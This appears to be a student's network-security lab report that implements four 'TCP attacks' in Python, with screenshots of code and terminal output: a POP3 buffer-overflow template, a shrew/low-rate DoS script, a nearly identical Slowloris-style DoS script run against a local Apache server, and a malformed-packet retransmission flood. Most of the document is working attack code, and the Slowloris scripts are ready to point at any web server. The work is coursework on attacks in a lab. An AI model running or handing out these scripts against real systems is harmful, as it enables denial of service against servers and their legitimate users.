CSPE75 Network Security

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Problem 1

Implement TCP attacks on your computer.

a. Buffer Overflow


Attackers exploit buffer overflow issues by overwriting the memory of an application. This changes the execution path of the program, triggering a response that damages files or exposes private information. For example, an attacker may introduce extra code, sending new instructions to the application to gain access to IT systems.

buffer_overflow_attack.py

```
#!/usr/bin/env python

from __future__ import print_function
import socket

def str2b(data):
    """Unescape P2/P3 and convert to bytes if Python3."""
    # Python2: Unescape control chars
    try:
        return data.decode('string_escape')
    except AttributeError:
        pass
    except UnicodeDecodeError:
        pass
    # Python3: Unescape control chars and convert to byte
    try:
        return data.encode("utf-8").decode('unicode-
escape').encode("latin1")
    except UnicodeDecodeError:
        pass

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```python
len_total    = 2700                # Start at len_overflow and try out how much can be overwritten
len_overflow = 2696                # Use pattern_create.rb and pattern_offset.rb to find exact offset
len_nop_sled = 0                   # Add x bytes of nops before shellcode for shellcode decoding
eip          = "\x42\x42\x42\x42"  # Change this (Keep in mind to put address in reverse order)
shellcode    = ""

padding = "C"*(len_total - len_overflow - len(str(eip)) - len_nop_sled - len(shellcode))
buffer  = "A"*len_overflow + eip + "\x90"*len_nop_sled + shellcode + padding

print('Trying to send %s bytes buffer...' % (str(len(buffer))))
try:
    s.connect(('mail.example.tld', 110))
    s.recv(1024)
    s.send(str2b('USER test\r\n'))
    s.recv(1024)
    s.send(str2b('PASS ' + buffer + '\r\n'))
    s.recv(1024)
    s.send(str2b('QUIT\r\n'))
    print('done')
except:
    print('Could not connect, Buffer Overflow Detected...')
s.close()
```

output



buffer_overflow_attack.py ×

buffer_overflow_attack.py > str2b

```
len_total    = 2700               # Start at len_overflow and try ou
len_overflow = 2696               # Use pattern_create.rb and patter
len_nop_sled = 0                  # Add x bytes of nops before shel
eip          = "\x42\x42\x42\x42" # Change this (Keep in mind to put
```

OUTPUT TERMINAL JUPYTER DEBUG CONSOLE PROBLEMS

```
C:\Users\satya\OneDrive\Desktop>python buffer_overflow_attack.py
Trying to send 2700 bytes buffer...
Could not connect, Buffer Overflow Detected...

C:\Users\satya\OneDrive\Desktop>
```


b. Shrew Attack

The shrew attack is a low-rate DoS attack that was created to avoid some of the. weaknesses of the brute-force DDoS methods. The shrew attack works by taking advantage of. TCP's retransmission timeout (RTO) transmission, when the client sends requests to the server.

shrew_attack.py


```
import socket, random, time, sys

class Slowloris_Shrew():
    def __init__(self, ip, port=80, socketsCount = 200):
        self._ip = ip
        self._port = port
        self._headers = [
            "User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US;
rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)",
            "Accept-Language: en-us,en;q=0.5"
        ]
        self._sockets = [self.newSocket() for _ in range(socketsCount)]

    def getMessage(self, message):
        return (message + "{} HTTP/1.1\r\n".format(str(random.randint(0,
2000)))).encode("utf-8")

    def newSocket(self):
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(4)
            s.connect((self._ip, self._port))
            s.send(self.getMessage("Get /?"))
            for header in self._headers:
                s.send(bytes(bytes("{}\r\n".format(header).encode("utf-
8"))))
            return s
        except socket.error as se:
            print("Error: "+str(se))
            time.sleep(0.5)
            return self.newSocket()

    def attack(self, timeout=sys.maxsize, sleep=15):
        t, i = time.time(), 0
        while(time.time() - t < timeout):
            for s in self._sockets:
                try:
                    print("Sending request #{}".format(str(i)))
                    s.send(self.getMessage("X-a: "))
                    i += 1
                except socket.error:
                    self._sockets.remove(s)
                    self._sockets.append(self.newSocket())
                time.sleep(sleep/len(self._sockets))


if __name__ == "__main__":
    addr = "192.168.1.38"
    burst_period = 10
    burst_duration = 20
    total_time = 120
    dos = Slowloris_Shrew(addr, 80, socketsCount=200)
    while True:
        # burst period
        #start_burst_time = time()
        print("Attacking in burst now", end='\r')
        dos.attack(timeout=burst_duration)
        start_silent_time = time.time()
        while True:
            sleep_now = time.time()
            sleep_delta = sleep_now - start_silent_time
            print("Sleeping now")
            if sleep_delta >= burst_period:
                break
```

output


shrew_attack.ipynb
Shrew Attack > shrew_attack.ipynb > import socket, random, time, sys
+ Code + Markdown | Interrupt Clear Outputs of All Cells Go To Restart | Variables Outline ...
Python 3.10.8 64-bit

```
Sending request #0 now
Sending request #1
Sending request #2
Sending request #3
Sending request #4
Sending request #5
Sending request #6
Sending request #7
Sending request #8
Sending request #9
Sending request #10
Sending request #11
Sending request #12
Sending request #13
Sending request #14
Sending request #15
Sending request #16
Sending request #17
Sending request #18
Sending request #19
Sending request #20
Sending request #21
Sending request #22
Sending request #23
Sending request #24
...
Sleeping now
Sleeping now
Sleeping now
Sleeping now
```

Post attack:



Version 3.2.6 - 64bit english modern


SERVER CONFIGURATION

Apache Version:	2.4.51 - Documentation Apache
Server Software:	Apache/2.4.51 (Win64) PHP/7.4.26 - Port defined for Apache: 80
PHP Version:	7.4.26 - Documentation PHP
Loaded Extensions :	

c. DOS Attack

A denial-of-service (DoS) attack is a security threat that occurs when an attacker makes it impossible for legitimate users to access computer systems, network, services or other information technology (IT) resources. Attackers in these types of attacks typically flood web servers, systems or networks with traffic that overwhelms the victim's resources and makes it difficult or impossible for anyone else to access them.

Before Attack (server running)



WAMPSERVER Homepage

localhost

WampServer
Apache, PHP, MySQL sous Windows

Version 3.2.6 - 64bit english modern

SERVER CONFIGURATION

Apache Version:	2.4.51 - Documentation Apache
Server Software:	Apache/2.4.51 (Win64) PHP/7.4.26 - Port defined for Apache: 80
PHP Version:	7.4.26 - Documentation PHP
Loaded Extensions :	


apache2handler	bcmath	bz2	calendar	com_dotnet
Core	ctype	curl	date	dom
exif	fileinfo	filter	gd	gettext
gmp	hash	iconv	imap	intl
json	ldap	libxml	mbstring	mysqli
mysqlnd	openssl	pcre	PDO	pdo_mysql
pdo_sqlite	Phar	readline	Reflection	session
SimpleXML	soap	sockets	SPL	sqlite3
standard	tokenizer	xdebug	xml	xmlreader
xmlrpc	xmlwriter	xsl	Zend OPcache	zip
zlib				

MySQL Version:	5.7.36 - Port defined for MySQL: 3306 - default DBMS - Documentation MySQL
MariaDB Version:	10.6.5 - Port defined for MariaDB: 3307 - Documentation MariaDB - MySQL - MariaDB

TOOLS YOUR PROJECTS YOUR ALIASES YOUR VIRTUAL HOST dos_attack.py

```
import socket, random, time, sys
class DeadlyBooring():
    def __init__(self, ip, port=80, socketsCount = 200):
        self._ip = ip
        self._port = port
        self._headers = [
            "User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US;
rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)",
            "Accept-Language: en-us,en;q=0.5"
        ]
        self._sockets = [self.newSocket() for _ in range(socketsCount)]

    def getMessage(self, message):
        return (message + "{} HTTP/1.1\r\n".format(str(random.randint(0,
2000)))).encode("utf-8")

    def newSocket(self):
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(4)
            s.connect((self._ip, self._port))
            s.send(self.getMessage("Get /?"))
            for header in self._headers:
                s.send(bytes(bytes("{}\r\n".format(header).encode("utf-
8"))))
            return s
        except socket.error as se:
            print("Error: "+str(se))
            time.sleep(0.5)
            return self.newSocket()

    def attack(self, timeout=sys.maxsize, sleep=15):
        t, i = time.time(), 0
        while(time.time() - t < timeout):
            for s in self._sockets:
                try:
                    print("Sending request #{}".format(str(i)))
                    s.send(self.getMessage("X-a: "))
                    i += 1
                except socket.error:
                    self._sockets.remove(s)
                    self._sockets.append(self.newSocket())
                time.sleep(sleep/len(self._sockets))


if __name__ == "__main__":
    dos = DeadlyBooring("192.168.1.38", 80, socketsCount=200)
    dos.attack(timeout=60*10)
```


output



```
                    self._sockets.remove(s)
                    self._sockets.append(self.newSocket())
                time.sleep(sleep/len(self._sockets))


if __name__ == "__main__":
    dos = DeadlyBooring("192.168.1.38", 80, socketsCount=200)
    dos.attack(timeout=60*10)
```

```
Output exceeds the size limit. Open the full output data in a text editor
Sending request #0
Sending request #1
Sending request #2
Sending request #3
Sending request #4
Sending request #5
Sending request #6
Sending request #7
Sending request #8
Sending request #9
Sending request #10
Sending request #11
Sending request #12
Sending request #13
Sending request #14
Sending request #15
Sending request #16
Sending request #17
Sending request #18
Sending request #19
```

Post attack (loading...)


WAMPSERVER Homepage

localhost

WampServer
Apache, PHP, MySQL sous Windows

Version 3.2.6 - 64bit english modern

SERVER CONFIGURATION

Apache Version: 2.4.51 - Documentation Apache

Server Software: Apache/2.4.51 (Win64) PHP/7.4.26 - Port defined for Apache: 80

PHP Version: 7.4.26 - Documentation PHP

Loaded Extensions :

d. Illegal Packets

Python WebSockets are used to replicate this form of attack. Here, we have a server and client which communicate within each other. Server expects the data in a certain format and asks for retransmission in case the format is wrong. An adversary sends the data out of format deliberately to make the server continuously request for retransmission leading to denial of service to other legitimate clients

illegal_adversary.py

```
import socket
from struct import pack

def message_to_packet(msg):
   total_length = 88
   arrangement = [8,8,4,8,16,4]
   sep = "00000001"
   start_bits = "10000101"
   src_add = "10100101"
   dest_add = "10001001"
   add_info = "1010"
   padding = "0000"
```

```
    packet_informations = [start_bits ,src_add ,add_info, dest_add,
msg   ,padding]
    packet =  sep.join(packet_informations)
    # print(len(packet))
    return packet

if __name__ == "__main__":
    clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
    try:
        clientSocket.connect(("127.0.0.1",9093))
    except socket.error as exc :
        print("Caught exception socket.error :", exc)
    p_data = "100110010110110";

    packet = message_to_packet(p_data)
    print("Message Sent...")
    clientSocket.send(packet .encode());



    # # Receive data from server

    dataFromServer = clientSocket.recv(1024);
    data = dataFromServer.decode()
    while data == "send again":
        print("Requested again. Sending illegal packets..")
        packet = message_to_packet(p_data)
        print("Packet Sent...")
        clientSocket.send(packet .encode());
        print("Request for retransmission recieved!")
        dataFromServer = clientSocket.recv(1024);
        data = dataFromServer.decode()
```

illegal_server.py

```
import socket

def verify_packet_format(msg):
    bits_arrangement = [8,8,4,8,16,4]
    total_length = 88
    start_bits = "10000101"
    if len(msg) != 88:
        print("Failed here 1")
        return False
    list_msg = msg.split("00000001")
    print(list_msg)
    i = 0
    if list_msg[0] != start_bits:
        print("Failed here 2")

        return False
    for m in list_msg:
        if len(m) == bits_arrangement[i]:
            print("passed", i)
        else:
            print("Failed here 3")

            return False
        i = i+1
    return True


if __name__ == "__main__":


    serverSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
    # Bind and listen
    serverSocket.bind(("127.0.0.1",9093));
    serverSocket.listen();

    while(True):

        (clientConnected, clientAddress) = serverSocket.accept();

        print("Accepted a connection request from %s:%s"%(clientAddress[0],
clientAddress[1]));
        dataFromClient = clientConnected.recv(1024)
        print("Message recieved")
        message = dataFromClient.decode()
        print(message)
```


```python
        while not verify_packet_format(message):
            print("Illegal Packet. Requesting for retransmission...")
            return_message = "send again"
            clientConnected.send(return_message.encode());
            dataFromClient = clientConnected.recv(1024)
            print("Retransmitted message recieved..")
            print("Verifying..")
            message = dataFromClient.decode()
```

illegal_client.py

```python
import socket
from struct import pack

def message_to_packet(msg):
   total_length = 88
   arrangement = [8,8,4,8,16,4]
   sep = "00000001"
   start_bits = "10000101"
   src_add = "10100101"
   dest_add = "10001001"
   add_info = "1010"
   padding = "0000"

   packet_informations = [start_bits ,src_add ,add_info, dest_add,
msg  ,padding]
   packet =  sep.join(packet_informations)
   # print(len(packet))
   return packet

if __name__ == "__main__":
   clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
   try:
       clientSocket.connect(("127.0.0.1",9093))
   except socket.error as exc :
       print("Caught exception socket.error :", exc)
   clientSocket.settimeout(5)

   data = "1001100101101101";
```

```python
packet = message_to_packet(data)
print("Message Sent...")
clientSocket.send(packet .encode());



# # Receive data from server
try:
    dataFromServer = clientSocket.recv(1024);
except TimeoutError as T:
    print("Service Denied from server..")
    print(T)
    exit()
print("Message recieved...")
data = dataFromServer.decode()
print(data)
```

output


File Edit Selection View Go Run Terminal Help
illegal_adversary.py - network_security_project - Visual Studio Code
illegal_adversary.py
illegal_client.py
illegal_server.py
Illegal Packets attack > illegal_adversary.py > ...
TERMINAL OUTPUT DEBUG CONSOLE JUPYTER
python3
python3
python3

```python
def message_to_packet(msg):
    add_info = "1010"
    padding = "0000"

    packet_informations = [start_bits ,src_add ,add_info, dest_add, msg  ,padding]
    packet =  sep.join(packet_informations)
    # print(len(packet))
    return packet

if __name__ == "__main__":
```

```
Verifying..
Failed here 1
Illegal Packet. Requesting for retransmission...
Retransmitted message recieved..
Verifying..
Failed here 1
Illegal Packet. Requesting for retransmission...
Retransmitted message recieved..
Verifying..
Failed here 1
Illegal Packet. Requesting for retransmission...
Retransmitted message recieved..
Verifying..
Failed here 1
Illegal Packet. Requesting for retransmission...
Retransmitted message recieved..
Verifying..
